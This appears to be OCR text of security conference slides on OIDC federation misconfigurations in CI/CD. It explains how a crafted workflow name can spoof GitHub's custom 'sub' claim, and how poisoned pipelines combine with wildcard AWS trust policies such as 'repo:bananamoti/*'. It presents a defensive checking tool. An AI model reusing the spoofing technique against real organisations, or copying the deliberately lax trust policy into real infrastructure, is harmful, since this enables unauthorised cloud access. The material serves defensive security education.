Xray Settings
Worker
Integrations
New integration
OpenID Connect
Application
OpenID Connect
Application
JFrog OpenID Connect (OIDC) integration adds an identity layer that works on top of the OAuth 2.0 protocol and provides a passwordless experience with fine grained access tokens. Learn more
Search
Name
Description
Provider Type
Provider URL
Identity Mapping
No integrations available.

OIDC Misconfigurations

>> Advanced configurations and pitfalls

What happened here?



OIDC Misconfigurations

>> Advanced configurations and pitfalls

Federation setup

```
"Condition":{
  "StringEquals":{
    "github.com:workflow": "corp reusable workflow",
  }
}
```




OIDC Misconfigurations

>> Advanced configurations and pitfalls

id token contents

```
{
...
  "sub": "repo:aviadhahami/can-i-kick-it:ref:refs/heads/main",
  "ref": "refs/heads/main",
  "workflow": "corp reusable workflow",
...
}
```





OIDC Misconfigurations

>> Advanced configurations and pitfalls

id token contents


```
{
...
  "sub": "repo:aviadhahami/can-i-kick-it:ref:refs
  "ref": "refs/heads/main",
  "workflow": "corp reusable workflow",
...
}
```

???




OIDC Misconfigurations

>> Advanced configurations and pitfalls



OIDC Misconfigurations

>> Advanced configurations and pitfalls



OIDC Misconfigurations

>> Advanced configurations and pitfalls

Not all claims are safe!



OIDC Misconfigurations

>> Advanced configurations and pitfalls

OIDC RFC (“OpenID Connect Core 1.0”) does not limit custom claims.



OIDC Misconfigurations

>> Advanced configurations and pitfalls

Required claims:	
iss (Issuer)	Issuer Identifier for the Issuer of the response.
sub (Subject)	Subject Identifier, a unique identifier for the user.
aud (Audience)	Audience(s) that this ID Token is intended for.
exp (Expiration time)	Expiration time on or after which the ID Token must not be accepted for processing.
iat (Issued At)	Time at which the JWT was issued.



OIDC Misconfigurations

>> Advanced configurations and pitfalls

Required claims:	
iss (Issuer)	URL of the IdP
sub (Subject)	Our target 99% of the time
aud (Audience)	Just a string(if you have RCE, you can fraud it!)
exp (Expiration time)	Expiration time for the token. Usually ~4minutes
iat (Issued At)	No one cares ¯_(ツ)_/¯



OIDC Misconfigurations

>> Advanced configurations and pitfalls

GitHub OIDC claims:

nbf, jti, repository, repository_owner, repository_id, repository_owner_id, actor, actor_id, run_id, run_number, run_attempt, workflow, job_workflow_ref, ref, sha, ref_type, environment, repository_visibility, runner_environment

CircleCI OIDC claims:

nbf, jti, project_id, job_name, workflow_id, build_number, pipeline_id, user_id, branch, sha, vcs_type, vcs_origin

GitLab OIDC claims:

nbf, jti, namespace_id, namespace_path, project_id, project_path, user_id, user_login, user_email, pipeline_id, job_id, ref, ref_type, ref_protected, environment, environment_protected



OIDC Misconfigurations

>> Advanced configurations and pitfalls

Vendor-unique claims

GitHub OIDC claims:

nbf, jti, repository, repository_owner, repository_id, repository_owner_id, actor, actor_id, run_id, run_number, run_attempt, workflow, job_workflow_ref, ref, sha, ref_type, environment, repository_visibility, runner_environment

CircleCI OIDC claims:

nbf, jti, project_id, job_name, workflow_id, build_number, pipeline_id, user_id, branch, sha, vcs_type, vcs_origin

GitLab OIDC claims:

nbf, jti, namespace_id, namespace_path, project_id, project_path, user_id, user_login, user_email, pipeline_id, job_id, ref, ref_type, ref_protected, environment, environment_protected



OIDC Misconfigurations

>> Advanced configurations and pitfalls

Vendor-unique claims

GitHub OIDC claims:

nbf, jti, repository, repository_owner, repository_id, repository_owner_id, actor, actor_id, run_id, run_number, run_attempt, workflow, job_workflow_ref, ref, sha, ref_type, environment, repository_visibility, runner_environment

CircleCI OIDC claims:

nbf, jti, project_id, job_name, workflow_id, build_number, pipeline_id, user_id, branch, sha, vcs_type, vcs_origin

GitLab OIDC claims:

nbf, jti, namespace_id, namespace_path, project_id, project_path, user_id, user_login, user_email, pipeline_id, job_id, ref, ref_type, ref_protected, environment, environment_protected



OIDC Misconfigurations

>> Advanced configurations and pitfalls

Vendor-unique claims

GitHub OIDC claims:

nbf, jti, repository, repository_owner, repository_id, repository_owner_id, actor, actor_id, run_id, run_number, run_attempt, workflow, job_workflow_ref, ref, sha, ref_type, environment, repository_visibility, runner_environment

CircleCI OIDC claims:

nbf, jti, project_id, job_name, workflow_id, build_number, pipeline_id, user_id, branch, sha, vcs_type, vcs_origin

GitLab OIDC claims:

nbf, jti, namespace_id, namespace_path, project_id, project_path, user_id, user_login, user_email, pipeline_id, job_id, ref, ref_type, ref_protected, environment, environment_protected



OIDC Misconfigurations

>> Rule of thumb for custom claims

And remember: custom claims are provided by the vendors regardless of a claim's "strength"

MAKE SURE WHERE THE VALUES COME FROM


*strength - how hard is it to fraud the value



OIDC Misconfigurations

>> Hidden pitfall

A hidden pitfall:
Custom `sub` claim format feature



OIDC Misconfigurations

>> Custom `sub` claim format feature

Custom `sub` claim format

Some federators do not assert custom claims directly(???).
Therefore, some identity providers allow re-formatting the structure of the “sub” claim to contain custom claims’ values.



OIDC Misconfigurations

>> Advanced configurations and pitfalls

custom claim formats

```
{
    // Claim format: [ repo, ref ]
    "sub": "repo:my_org/my_repo:ref:refs/heads/main",

    // Claim format: [ actor_id, repository_id ]
    "sub": "actor_id:3456:repository_id:4678"
}
```




OIDC Misconfigurations


>> Advanced configurations and pitfalls

Can be easily missed:

The claims order is critical!



OIDC Misconfigurations



OIDC Misconfigurations

>> Advanced configurations and pitfalls



OIDC Misconfigurations

>> Advanced configurations and pitfalls

How to abuse?



OIDC Misconfigurations

>> Advanced configurations and pitfalls

attacker_workflow

```
name: makat_shemesh:repo:my_org/my_repo
```

+

Update sub claim format to be “workflow”

=

fake_token

```
{
...
"sub": "workflow:makat_shemesh:repo:my_org/my_repo"
...
}
```




OIDC Misconfigurations

>> Custom `sub` claim format rule of thumb

The claims order is critical!



OIDC Misconfigurations

/PaloAltoNetworks/github-oidc-utils



1/ Enlists all of GH possible claims with information about the strength of each claim

2/ Checks a “sub” claim format for safety

3/ Allows modifying the “sub” format for your GH org / repo (there’s hierarchy option)

(* GH only, sorry)

OIDC Misconfigurations

>> Advanced configurations and pitfalls

```
 .d88888b. 8888888 8888888b.   .d8888b.                    888    d8b 888
d88P" "Y88b  888   888  "Y88b d88P  Y88b                   888    Y8P 888
888     888  888   888    888 888    888                   888        888
888     888  888   888    888 888                 888  888 888888 888 888 .d8888b
888     888  888   888    888 888                 888  888 888    888 888 88K
888     888  888   888    888 888    888 888888 888  888 888    888 888 "Y8888b.
Y88b. .d88P  888   888  .d88P Y88b  d88P         Y88b 888 Y88b.  888 888      X88
 "Y88888P" 8888888 8888888P"   "Y8888P"           "Y88888  "Y888 888 888  88888P

[ ! ] Update or inspect the OIDC configuration for an organization or a repository
[ ! ] Make sure the TOKEN (== github token with admin perms) environment variable is set
[ ! ] Usage: ./update-oidc.sh [inspect|update|-h] org-name repo-name<optional>
```

(* GH only, sorry)

OIDC Misconfigurations

>> Advanced configurations and pitfalls



```
[ + ] Mode → inspect
[ + ] Received GitHub token: ghp_wAYd...
[ + ] Organization: [redacted]
[ + ] Repository: [redacted]
[ + ] Current configuration for org: [redacted]
{
  "include_claim_keys": [
    "repository",
    "context"
  ]
}
[ + ] Current configuration for repo: [redacted]
{
  "use_default": false,
  "include_claim_keys": [
    "repository",
    "workflow"
  ]
}
[ + ] Inspecting `sub` claim formats...
[ + ] Checking organization claim keys → repository,context
[ ! ] Organization claim keys contain risky claims
[ + ] Checking repository claim keys → repository,workflow
[ ! ] Repository claim keys contain risky claims
```



(* GH only, sorry)

OIDC Misconfigurations

>> Advanced configurations and pitfalls

/PaloAltoNetworks/github-oidc-utils

(* GH only, sorry)




OIDC Misconfigurations

>> Pipeline misconfiguration to abuse lax policies




OIDC Misconfigurations

>> Pipeline misconfiguration to abuse lax policies



OIDC Misconfigurations

>> Pipeline misconfiguration to abuse lax policies



OIDC Misconfigurations

>> Pipeline misconfiguration to abuse lax policies

repo:my_org/*

PPE + Lax rules

Poisoned pipeline execution

* PPE - https://www.paloaltonetworks.com/cyberpedia/poisoned-pipeline-execution-cicd-sec4



OIDC Misconfigurations

>> Pipeline misconfiguration to abuse lax policies

PPE

Poisoned pipeline execution

A PR from a fork will trigger a vulnerable CI flow in the context of the target



OIDC Misconfigurations

>> Pipeline misconfiguration to abuse lax policies

Will allow a token from a targeted organization to slip through lax rules

(within the same organization)

repo:my_org/*

Lax rules



OIDC Misconfigurations

>> Pipeline misconfiguration to abuse lax policies

{ Demo }



AWS WIF

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": "sts:AssumeRoleWithWebIdentity",
            "Principal": {
                "Federated": "arn:aws:iam::050446384457:oidc-provider/token.actions.githubusercontent.com"
            },
            "Condition": {
                "StringEquals": {
                    "token.actions.githubusercontent.com:aud": [
                        "sts.amazonaws.com"
                    ]
                },
                "StringLike": {
                    "token.actions.githubusercontent.com:sub": [
                        "repo:bananamoti/*"
                    ]
                }
            }
        }
    ]
}
```

AWS WIF

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": "sts:AssumeRoleWithWebIdentity",
            "Principal": {
                "Federated": "arn:aws:iam::050446384457:oidc-provider/token.actions.githubusercontent.com"
            },
            "Condition": {
                "StringEquals": {
                    "token.actions.githubusercontent.com:aud": [
                        "sts.amazonaws.com"
                    ]
                },
                "StringLike": {
                    "token.actions.githubusercontent.com:sub": [
                        "repo:bananamoti/*"
                    ]
                }
            }
        }
    ]
}
```

AWS WIF

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": "sts:AssumeRoleWithWebIdentity",
            "Principal": {
                "Federated": "arn:aws:iam::050446384457:oidc-provider/token.actions.githubusercontent.com"
            },
            "Condition": {
                "StringEquals": {
                    "token.actions.githubusercontent.com:aud": [
                        "sts.amazonaws.com"
                    ]
                },
                "StringLike": {
                    "token.actions.githubusercontent.com:sub": [
                        "repo:bananamoti/*"
                    ]
                }
            }
        }
    ]
}
```

bananamoti-dc-demo Info

Delete

Summary

Edit

Creation date
July 14, 2024, 16:26 (UTC+03:00)

ARN
arn:aws:iam::050446384457:role/bananamoti-dc-demo

Last activity
-

Maximum session duration
1 hour

Permissions | Trust relationships | Tags | Access Advisor | Revoke sessions

Trusted entities


Entities that can assume this role under specified conditions.

Edit trust policy


```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "Federated": "arn:aws:iam::050446384457:oidc-provider/token.actions.githubusercontent.com"
            },
            "Action": "sts:AssumeRoleWithWebIdentity",
            "Condition": {
                "StringEquals": {
                    "token.actions.githubusercontent.com:aud": "sts.amazonaws.com"
                },
                "StringLike": {
                    "token.actions.githubusercontent.com:sub": "repo:bananamoti/*"
                }
            }
        }
    ]
}
```

